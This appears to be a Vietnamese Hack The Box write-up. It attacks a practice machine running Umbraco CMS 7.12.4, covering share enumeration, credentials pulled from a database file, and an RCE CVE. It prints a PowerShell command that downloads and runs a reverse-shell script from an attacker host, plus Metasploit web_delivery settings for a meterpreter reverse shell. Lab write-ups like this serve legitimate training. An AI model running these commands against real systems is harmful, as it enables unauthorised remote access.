




**Web Enumeration**

Giao diện web:




Trang contact có 1 form đăng nhập:







🡪Ứng dụng đang dùng CMS Umbraco


Dịch vụ ftp không có gì để khai thác cả.



Mình có thể mount đến share site\_backups:









Chúng ta không có quyền ghi, thực thi tập tin trong NTFS share. Nhưng ứng dụng vẫn bị rò rỉ thông tin.


Thật sự mình rất khó khăn để tìm được manh mối khai thác. Mình duyệt hết các thư mục mình nghĩ là nhạy cảm như tệp cấu hình, cài đặt,… nhưng không tìm được gì quan trọng. Phạm vi mình đang tìm kiếm là những tập tin nhạy cảm trong webroot, nó quá lớn nên mình sẽ thu hẹp lại, chỉ tập trung vào cms Umbraco.

Mình tìm kiếm trên mạng những tập tin nhạy cảm của Umbraco thì trong App\_Data có Umbraco.sdf, là tập tin lưu trữ dữ liệu của SQL Server




Mình tìm mọi cách để mở nó nhưng thật sự bế tắc! Điều này lại khiến mình lạc lối, không biết tìm hướng nào để khai thác! Mình có xem qua hướng dẫn của Hackthebox thì cách mở khá đơn giản:







admin@htb.local:baconandcheese


Bạn đăng nhập trang web, tìm phiên bản của Umbraco: 7.12.4




Mình tìm thấy 1 CVE của Umbraco cho phép thực thi lệnh từ xa:









**Chúng ta nhận được kết nối đến máy chủ web**, chứng tỏ CMS bị dính lỗ hổng

Reverse shell bằng lệnh sau:

cmd /c powershell iex (New-Object Net.WebClient).DownloadString('http://10.10.14.4:9000/powershell-reverse-shell.ps1')

🡪 Khai thác không thành công

Mình sẽ tạo 1 payload khác bằng msfconsole

use exploit/multi/script/web\_delivery


set lhost 10.10.14.3


set lport 1234


set payload windows/x64/meterpreter/reverse\_tcp


set target 2


run



